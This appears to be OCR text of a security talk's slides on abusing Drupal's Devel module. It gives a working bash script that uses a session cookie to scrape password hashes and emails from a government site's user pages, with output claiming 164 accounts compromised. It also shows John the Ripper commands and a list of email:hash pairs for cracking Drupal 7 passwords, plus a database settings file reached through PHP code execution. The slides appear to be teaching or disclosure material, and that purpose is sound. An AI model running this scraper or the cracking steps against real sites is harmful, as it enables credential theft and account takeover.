Switch users Become any user on the site with just a click. *Warning: Give to trusted roles only; this permission has security implications.*	☐	☑	☑

devel – account info disclosure




LogRhythm

devel – scraping account info

```
#!/bin/bash

mkdir export

echo ""
echo "grabbing hashes, please be patient..."
echo ""
for i in {1..210}
do
    curl -s -b SESS15[redacted]5YrbFCOk http://[redacted].gov/user/$i/devel | grep -i "pass" -A 27 > export/$i.txt
done

cat export/* | grep "krumo-preview" | cut -c 36-91 > hashes.txt
cat export/* | grep "@" | cut -c 36-100 | sed 's/.....$//' > emails.txt
paste emails.txt hashes.txt > dump.txt
cat dump.txt | sort > "users_"`date '+%m%d%Y'`".txt"
count=$(cat dump.txt | wc -l);


echo $count" = total account credentials compromised"
echo "----------------------------------------"
cat "users_"`date '+%m%d%Y'`".txt"
echo "----------------------------------------"
echo ""
echo "party on..."
echo ""

rm hashes.txt
rm emails.txt
rm dump.txt
rm -rf export
```


```
script — bash — 150×50

gfoss-23224s:script gfoss$ ./scrape.sh

grabbing hashes, please be patient...

164 = total account credentials compromised
----------------------------------------
Al[redacted]Wz7
Al[redacted]sQ4
Al[redacted]s301uDbeFmN
Al[redacted]t.9
Al[redacted]WBp
Am[redacted]/Yq
An[redacted]jdO
An[redacted]75W
An[redacted]6EI19Uh0Ct3
An[redacted]w.w
An[redacted]Gc5
An[redacted]6/f
Av[redacted]iZhZpT9t.oY
Be[redacted]M1tt87Xlnuv
Bi[redacted]j2/
Br[redacted]KFV
Br[redacted]W0Z
Ca[redacted]Jpn
Ca[redacted]Io/
```

Devel – account disclosure – log traces



	TYPE	DATE	MESSAGE	USER	OPERATIONS
	user	01/13/2014 - 08:46	Session closed for test.	test	
⚠	page not found	01/13/2014 - 08:45	user/30/devel	test	
⚠	page not found	01/13/2014 - 08:45	user/28/devel	test	
⚠	page not found	01/13/2014 - 08:45	user/27/devel	test	
⚠	page not found	01/13/2014 - 08:45	user/26/devel	test	
⚠	page not found	01/13/2014 - 08:45	user/25/devel	test	
⚠	page not found	01/13/2014 - 08:45	user/24/devel	test	
⚠	page not found	01/13/2014 - 08:45	user/23/devel	test	
⚠	page not found	01/13/2014 - 08:45	user/22/devel	test	
⚠	page not found	01/13/2014 - 08:45	user/21/devel	test	
⚠	page not found	01/13/2014 - 08:45	user/2/devel	test	
	user	01/13/2014 - 08:45	Session opened for test.	test	

demonstration



./includes/password.inc

- Defines the hashing algorithms for Drupal 7

- Hashes the password using SHA512 and a randomly generated Salt.
  - Password passed through hash function numerous times to increase the time it will take to crack.

```
function user_hash_password($password, $count_log2 = 0) {
  if (empty($count_log2)) {
    // Use the standard iteration count.
    $count_log2 = variable_get('password_count_log2', DRUPAL_HASH_COUNT);
  }
  return _password_crypt('sha512', $password,
_password_generate_salt($count_log2));
}
```

cracking Drupal hashes

- Drupal 7

```
# john list.txt –wordlist=“ ” –salt=“ ” –
format=“drupal7”
```


- Drupal 6

```
# john list.txt –wordlist=“ ”
```

cracking Drupal 7 hashes

```
root@kali:~/Desktop/dr00pal# cat d7-crack.txt
admin@admin.com:$S$D5Hqlvk6Ho6P03giHgRw2ivJaFZeAC9kndv0gn.lRDjYV42rCHc8
froggy@jump.com:$S$DxzcwyyrZwaxhIXTecm.Jq6GZf6QGsQtHC2Op/cyp6.nsjjbCbci
hamburgler@mc.d:$S$Dd9yqDxtmyCZq6zfgPlwdubVFsMSzyIgEj/1HViXFh5j3IxasEja
ima@p.c:$S$DaFIS1JMNVHBN9FyvpPLVyjAqpwQJ3IEgU/Sww1i0HlMPHcCZMD9
ima@user.com:$S$DXj7c2i5zHS9GSZfst7wGnfLeY9UvhIKLbh733N3VjhnPJOHKSA8
im@confused.com:$S$DqgQANQfpPl5xZf4tYIij4UcVmdCfqk2s3LWxJZZug5g0LVTumZM
jalapeno@is.hot:$S$DBl6X6spyih.WNv0J4MCrziXVvJ1w5YnhlYwmev.PpU9mtziPn09
mac@apple.com:$S$DK3ughMXYpptn5NP5rfax3tYCMEo7WFCyJO5gv2cD8T71aVvFk7j
manager2@company.com:$S$DpyOrFS90uZq9Pk/4DeYdIMx7RjfLJoFjqFx4gy39/U2f/.JcrSL
manager@company.com:$S$DPAbZ/q3LBEfHzglDT.Eyp.IuiOc0tupxza4PNNDgp/tg5asqyXQ
monkey@business.com:$S$DcjOzfnYMsK9Kf3zXTn0WbvSnOzDe2X4NC1G8gznqSKXu78xd.i4
new@user.com:$S$DrkWwO7FF2Kt3tySwFPl20tsmmDymOzszvx/0RYznx58.Psh3Zpi
nix@ubuntu.com:$S$DpeYFNHueDMQBRgzMmbGlxs2iHCaWsGgN/8GzXLnNiPb9LBLMiCt
qa@company.com:$S$DU6uoOxhFXq070AeIJDTNiEBiv1RBmEfwNTh7zF2WQ/TXgL5CVa0
r00t@user.com:$S$D32mnY20IPs7MK1SPY0/gI2y4lAj.2U2LqRCn5IszN8HLeREdkEF
script@kiddie.net:$S$DQiOK58wEWnMaMHXXwmu42ShXNFfUH1VIh5yhM6qLdh6uSZWixyR
something@pwnedemail.com:$S$DLANckNQBW9SUtzknf0oqFSXW5KEjj09G1.1OV11hyo3QFKEeU48
spam@spammyspam.com:$S$DWaav17sK0XUGRsvUK4OQS12lgtah8XqCIERhte.daYkBLcbPP.a
taco@burrito.com:$S$DI6hMtbxDIHL6QuHCTbXHjTdOlDlvaaR50af2NxmHfxLKsbp29/0
testuser@test.com:$S$D.6jyQzfg/Jfnd0h58AT/pBsPcl7RwioPvsdwt6UibZU8IjDVRmw
```

cracking Drupal 7 hashes




devel – PHP code execution

```
<?php
/**
 * Database settings:
 */
$databases['default']['default'] = array(
  'driver' => 'mysql',
  'database' => '[redacted]',
  'username' => '[redacted]',
  'password' => '[redacted]',
  'host' => '[redacted]',
);

$update_free_access = FALSE;
$drupal_hash_salt = '[redacted]';

$base_url = 'https://[redacted]';
$cookie_domain = '[redacted]';

ini_set('session.gc_probability', 1);
ini_set('session.gc_divisor', 100);

ini_set('session.gc_maxlifetime', 200000);
ini_set('session.cookie_lifetime', 2000000);

# $conf['reverse_proxy_addresses'] = array('a.b.c.d', ...);
```

